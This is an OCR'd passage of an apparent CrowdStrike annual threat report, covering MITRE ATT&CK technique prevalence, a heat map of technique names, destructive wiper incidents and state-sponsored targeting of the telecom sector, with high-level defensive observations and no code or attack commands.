
Figure 4 illustrates the percentage of malware versus malware-free attacks by industry sector. Industries at the top of this list — including media, technology and academic — tend to be more heavily targeted by malware-free threats and will benefit from aggressively strengthening their defenses to address these more sophisticated, modern attacks

MALWARE-FREE ATTACKS BY REGION

Using sample groupings from the CrowdStrike Threat Graph, this year's report includes the types of activity observed using CrowdStrike global telemetry. The data aligns with the types of intrusions that are covered elsewhere in this report.

For instance, CrowdStrike Intelligence observed an increase in eCrime malware-based activity in Central and South America. Figure 5, comparing malware versus malware-free attacks per region, shows that a larger percentage of malware-based attacks occurred in those same regions, thus aligning with the findings of the CrowdStrike Intelligence team.

Figure 5.
Malware Versus Malware-Free Attacks by Region



GLOBAL ATT&CK TECHNIQUE TRENDS

Successful cyberattacks do not end with an initial intrusion, regardless of whether they're perpetrated via malware or malware-free attack vectors. Each attack has an ultimate objective, such as theft of data or computing resources, and the attack typically requires multiple steps along the way to reach that objective. In 2018, the cybersecurity industry saw the rapid adoption of the MITRE ATT&CK™ framework to describe the tactics and techniques — from initial access to exfiltration — in a standardized manner. CrowdStrike uses MITRE ATT&CK extensively in its telemetry and reporting to more completely understand and describe cyberthreats. The following section delves into the types of techniques CrowdStrike observed in its telemetry, and maps them to the ATT&CK framework.

In 2018, CrowdStrike observed a substantial use of "scripting" techniques in attacks, as well as the increased use of techniques intended to hide or obscure attacker behaviors. The CrowdStrike team surmises that as endpoint protection solutions are becoming increasingly adept at finding and stopping malicious behaviors, attackers are forced to incorporate steathier measures into their tradecraft.

Figure 6.
Global Prevalence of Attack Techniques[1]





Figure 6 covers the most prevalent MITRE techniques observed, as well as additional techniques that are specific to the CrowdStrike Falcon platform. ATT&CK focuses primarily on hands-on adversary techniques and does not cover activity favored by eCrime groups such as malware (think Emotet and BokBot) and common exploits. Falcon provides protection for the complete spectrum of attacks.

[1] Includes MITRE ATT&CK techniques as well as supplementary CrowdStrike Falcon techniques. Based on primary reported technique only.

REGIONAL ATT&CK TECHNIQUE TRENDS

CrowdStrike observed significant variations in the attacks seen in different regions around the globe (Figure 5). The team believes this is important, because understanding the techniques most likely to be employed in attacks against your organization can help you prioritize investments in prevention and detection resources.

Figure 7.
Prevalence of Attack Technique by Region[2]



[2] Includes MITRE ATT&CK techniques as well as supplementary CrowdStrike Falcon techniques. Based on primary reported technique only.

OVERWATCH ATT&CK HEAT MAP

In the Falcon OverWatch 2018 Mid-Year Review report, CrowdStrike provided an adversary technique heat map showing targeted intrusion activity observed during the first half of the year. The heat map included in this report (Figure 8) builds on that previous analysis, displaying technique usage OverWatch observed in targeted intrusion cases during the entire year. As compared to the analysis in the Mid-Year Review, there has not been a significant shift in the most common adversary tactics and techniques. However, some key observations from the new OverWatch ATT&CK heat map include:

- A very high prevalence of scripting techniques, including PowerShell, command-line interface, and related techniques. Once attackers obtain an initial foothold, the next steps of discovery, persistence, and lateral movement often require a human touch. This represents a key channel that defenders must monitor for effective protection against today's threats.
- After attackers obtain their initial foothold, their first order of business is to get oriented within their newly accessed environment before determining next steps toward their objective. This behavior very commonly shows itself via a wide range of discovery techniques. Actions involved in discovery are easy to miss, as the attacker is typically using the same standard commands and tools that are often used for legitimate administration purposes. However, watching for unusual clusters of discovery activities, at unusual times, can lead to success in early detection of malicious actors.
- Adversaries are frequently seen using valid account credentials across the attack lifecycle. Credentials are typically obtained via successful phishing, brute force or credential dumping methods. Use of multifactor authentication is highly recommended to effectively thwart these techniques.
- The number of techniques listed under Defense Evasion continues to grow, as attackers are forced to adopt more sophisticated techniques in their attempts to hide from more advanced endpoint protection solutions.

Actions involved in discovery are easy to miss, as the attacker is typically using the same standard commands and tools that are often used for legitimate administration purposes.

Figure 8.
Global MITRE ATT&CK Heat Map[3]

Number of Intrusions Where Technique Was Observed
Least Prevalent Most Prevalent

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items
	Launchctl	Component Firmware	Hooking	DCShadow
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information
	LSASS Driver	Create Account	Launch Daemon	Disabling Security Tools
	Mshta	DLL Search Order Hijacking	New Service	DLL Search Order Hijacking
	PowerShell	Dylib Hijacking	Path Interception	DLL Side-Loading
	Regsvcs/Regasm	External Remote Services	Plist Modification	Exploitation for Defense Evasion
	Regsvr32	File System Permissions Weakness	Port Monitors	Extra Window Memory Injection
	Rundll32	Hidden Files and Directories	Process Injection	File Deletion
	Scheduled Task	Hooking	Scheduled Task	File Permissions Modification
	Scripting	Hypervisor	Service Registry Permissions Weakness	File System Logical Offsets
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	Gatekeeper Bypass
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	Hidden Files and Directories
	Signed Script Proxy Execution	Launch Agent	Startup Items	Hidden Users
	Source	Launch Daemon	Sudo	Hidden Window
	Space after Filename	Launchctl	Sudo Caching	HISTCONTROL
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Image File Execution Options Injection
	Trap	Local Job Scheduling	Web Shell	Indicator Blocking
	Trusted Developer Utilities	Login Item		Indicator Removal from Tools
	User Execution	Logon Scripts		Indicator Removal on Host
	Windows Management Instrumentation	LSASS Driver		Indirect Command Execution
	Windows Remote Management	Modify Existing Service		Install Root Certificate
	XSL Script Processing	Netsh Helper DLL		InstallUtil
		New Service		Launchctl
		Office Application Startup		LC_MAIN Hijacking
		Path Interception		Masquerading
		Plist Modification		Modify Registry
		Port Knocking		Mshta
		Port Monitors		Network Share Connection Removal
		Rc.common		NTFS File Attributes
		Re-opened Applications		Obfuscated Files or Information
		Redundant Access		Plist Modification
		Registry Run Keys / Startup Folder		Port Knocking
		Scheduled Task		Process Doppelgänging
		Screensaver		Process Hollowing
		Security Support Provider		Process Injection
		Service Registry Permissions Weakness		Redundant Access
		Setuid and Setgid		Regsvcs/Regasm
		Shortcut Modification		Regsvr32
		SIP and Trust Provider Hijacking		Rootkit
		Startup Items		Rundll32
		System Firmware		Scripting
		Time Providers		Signed Binary Proxy Execution
		Trap		Signed Script Proxy Execution
		Valid Accounts		SIP and Trust Provider Hijacking
		Web Shell		Software Packing
		Windows Management Instrumentation Event Subscription		Space after Filename
		Winlogon Helper DLL		Template Injection
				Timestomp
				Trusted Developer Utilities
				Valid Accounts
				Web Service
				XSL Script Processing

[3] Includes MITRE ATT&CK techniques only. Includes all primary and secondary reported techniques.

Figure 8 (cont).
Global MITRE ATT&CK Heat Map

Number of Intrusions Where Technique Was Observed
Least Prevalent → Most Prevalent

Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-hop Proxy
Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
Kerberoasting	Query Registry	Shared Webroot	Screen Capture		Multiband Communication
Keychain	Remote System Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools
Password Filter DLL	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy
Private Keys	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol
Securityd Memory	System Owner/User Discovery				Standard Cryptographic Protocol
Two-Factor Authentication Interception	System Service Discovery				Standard Non-Application Layer Protocol
	System Time Discovery				Uncommonly Used Port
					Web Service

SUMMARY

While malware remains a significant component of modern attacks, it generally comprises only a portion of an overall attack campaign. By putting in place measures for comprehensive visibility across the entire spectrum of attack tactics, defenses grow more resilient and capable of detecting and preventing a complete range of attack techniques, regardless of where in the attack cycle they occur.

Using MITRE ATT&CK model mapping against CrowdStrike global telemetry, CrowdStrike observed a significant use of scripting techniques as well as an increase in the use of defense evasion techniques in 2018. Traditional methods of protection, such as relying on hashes and basic file blocking, no longer provide the strongest defense as attackers continue to shift to “living off the land” techniques and using common built-in system tools (such as PowerShell, Office Document Macros and JavaScript) to achieve their objectives.

DIGGING IN:

UNDERSTANDING TODAY'S ADVERSARIES


STATE-SPONSORED ADVERSARIES

In 2018, CrowdStrike identified state-sponsored (targeted) intrusion activity from across the globe. The following sections provide an overview of observed incidents attributed specifically to adversaries in China, Russia, Iran, and the DPRK (Democratic People's Republic of Korea, or North Korea). Additionally, CrowdStrike Intelligence continues to observe activity from the Republic of Korea (RoK, or South Korea), Vietnam, India, and Pakistan. Of the 81 named state-sponsored targeted intrusion adversaries tracked by CrowdStrike Intelligence, 28 were active in 2018. Additional campaigns have been identified that are in the process of being fully or partially attributed. In total, the activities summarized below have been assessed as likely state-sponsored operations supporting intelligence collection, military requirements and — in the case of certain DPRK operations — currency generation.

2018 STATE-SPONSORED INTRUSIONS AT A GLANCE

Figure 9 provides a snapshot of state-sponsored intrusion incidents reported by CrowdStrike Intelligence in 2018.

Figure 9.
Reported State-Sponsored Intrusions by Region



GLOBAL TREND:
STATE-SPONSORED DESTRUCTIVE ACTIVITY

Although 2018 lacked the high-profile ransomware and pseudo-ransomware incidents, like the WannaCry and NotPetya operations of 2017, CrowdStrike Intelligence attributed a number of disruptive incidents to state-sponsored targeted intrusion adversaries.

Table 1.
A Summary of Destructive Malware Incidents

Adversary	Malware	Target Sector	Context
STARDUST CHOLLIMA	Dimens MBR Killer	Financial	The DPRK-based adversary STARDUST CHOLLIMA has been linked with medium confidence to the use of wipers in currency-generation operations targeting the financial sector in Latin America. It is possible these tools were used to destroy forensic evidence and hide the theft of funds.
VOODOO BEAR	OlympicDestroyer	Sporting Event	In February 2018, the Russia-based actor VOODOO BEAR deployed a wiper to target organizations associated with the PyeongChang Winter Olympic Games. This activity followed a December 2017 decision by the International Olympic Committee (IOC) to ban Russia from competing in the Games.
Possible Iran-Based Adversary	Shamoon	Oil & Gas	In December 2018, CrowdStrike Intelligence reported on the return of the infamous Shamoon wiper. Like previous versions of this attack, the latest incident affected oil and gas entities with a nexus to Saudi Arabia.

GLOBAL TREND
TELECOM-RELATED TARGETING

Throughout 2018, CrowdStrike Intelligence identified several targeted intrusion campaigns with a demonstrated focus on the telecommunications (telecom) sector, which have manifested as follows:

- Directly targeting organizations in the telecom sector
- Compromising vulnerable telecom equipment
- Using lures referencing telecom services

This trend likely supports state-sponsored espionage actors as they seek to gain access to a broad customer base that relies on telecom services.

CHINA: EVIDENCE OF UPSTREAM TARGETING

Several suspected China-based actor groups were linked to telecom targeting, with some incidents demonstrating a specific interest in using telecom access or lures to enable operations against government sector targets in Asia (see Table 2). The targeting of the telecom sector is historically within the scope of several Chinese adversaries; however, the number of operations affecting this sector, or using lures referencing telecom services, suggests an increase in China-based cyber espionage operations on a larger scale, and supports previous assessments that these adversaries regularly engage in upstream targeting. The access gained by compromising entities in the telecom sector supports the subsequent targeting of their customers, which include government entities. The use of telecom-related lures is almost certainly socially engineered to take advantage of the reliance on communications technology and the high degree of trust placed in the operators of the networks that support businesses and government organizations.

Table 2.
A Summary of China-Based Activity with Telecom Nexus

Campaign	Targeting	Telecom Nexus
CrowdStrike campaign tracking: RoguePlum	Philippines and Vietnam government sector	Lures referencing cybersecurity, information technology, and telecom themes
Industry name: “Comnie”	*Unconfirmed*, but reportedly Taiwan, South Korea, and Tibet	Decoy content related to the International Telecommunication Union (ITU) — a specialized agency of the United Nations — and a 2018 conference focusing on submarine cable infrastructure
Industry name: “Thrip”	SE Asia and the U.S.	Industry reports indicate early 2018 activity targeting satellite imagery and communications organizations, with the goal of gaining access to control systems
Industry name: “Lucky Mouse”	Central Asia	Reports indicate the actor targeted a data center that services a wide range of government assets

Access to a nationwide telecom provider could support intelligence collection objectives.

IRAN DIRECTLY TARGETS TELECOM SECTOR

CrowdStrike Intelligence identified two instances of Iranian adversaries directly targeting the telecom sector in 2018. In June 2018, STATIC KITTEN leveraged its bespoke NTSTATS malware against a Saudi Arabia-based telecom company; both Saudi Arabia and the telecom sector are part of this adversary's target scope. Then, in November 2018, Falcon OverWatch observed HELIX KITTEN activity at a customer in the telecom sector, signaling a shift in the target scope for this adversary. Access to a nationwide telecom provider could support intelligence collection objectives, specifically the bulk collection of personally identifiable information (PII), SMS and call logs, and geolocation data. This operation could also enable the subsequent targeting of the company's customers, and possibly destructive attacks.

RUSSIA'S COMPROMISE OF TELECOM EQUIPMENT

In May 2018, the U.S. Department of Justice (DoJ) issued a press release detailing actions performed by the FBI Cyber Division to disrupt the VPNFilter botnet. Both the affidavit and public reporting link VPNFilter to Russia's Main Intelligence Directorate (GRU). VPNFilter largely targeted small office/home office (SOHO) routers, which which are typically vulnerable due to the lack of security updates and/or inconsistent monitoring. The network-sniffing functionality of the malware suggests that it could be used to perform reconnaissance on network nodes connected to infected devices, in preparation for further compromise. Although not linked to a named Russia adversary, CrowdStrike Intelligence assesses that such a use for this malware is consistent with previously observed Russian state-sponsored activity, which has used the compromise of telecom equipment to enable military and intelligence operations. For example, in 2017 and 2018, BERSERK BEAR conducted reconnaissance and exploitation operations against companies developing communications equipment.

OVERWATCH INTRUSION REPORT

Unidentified State-Sponsored Adversaries: Targeting Linux Networks at Telecom Providers

Falcon OverWatch has been analyzing a long-term intrusion involving a deeply-embedded, persistent adversary targeting a telecom company. The threat actors repeatedly attacked Linux systems within the company's network, though Windows machines were also victimized at times.

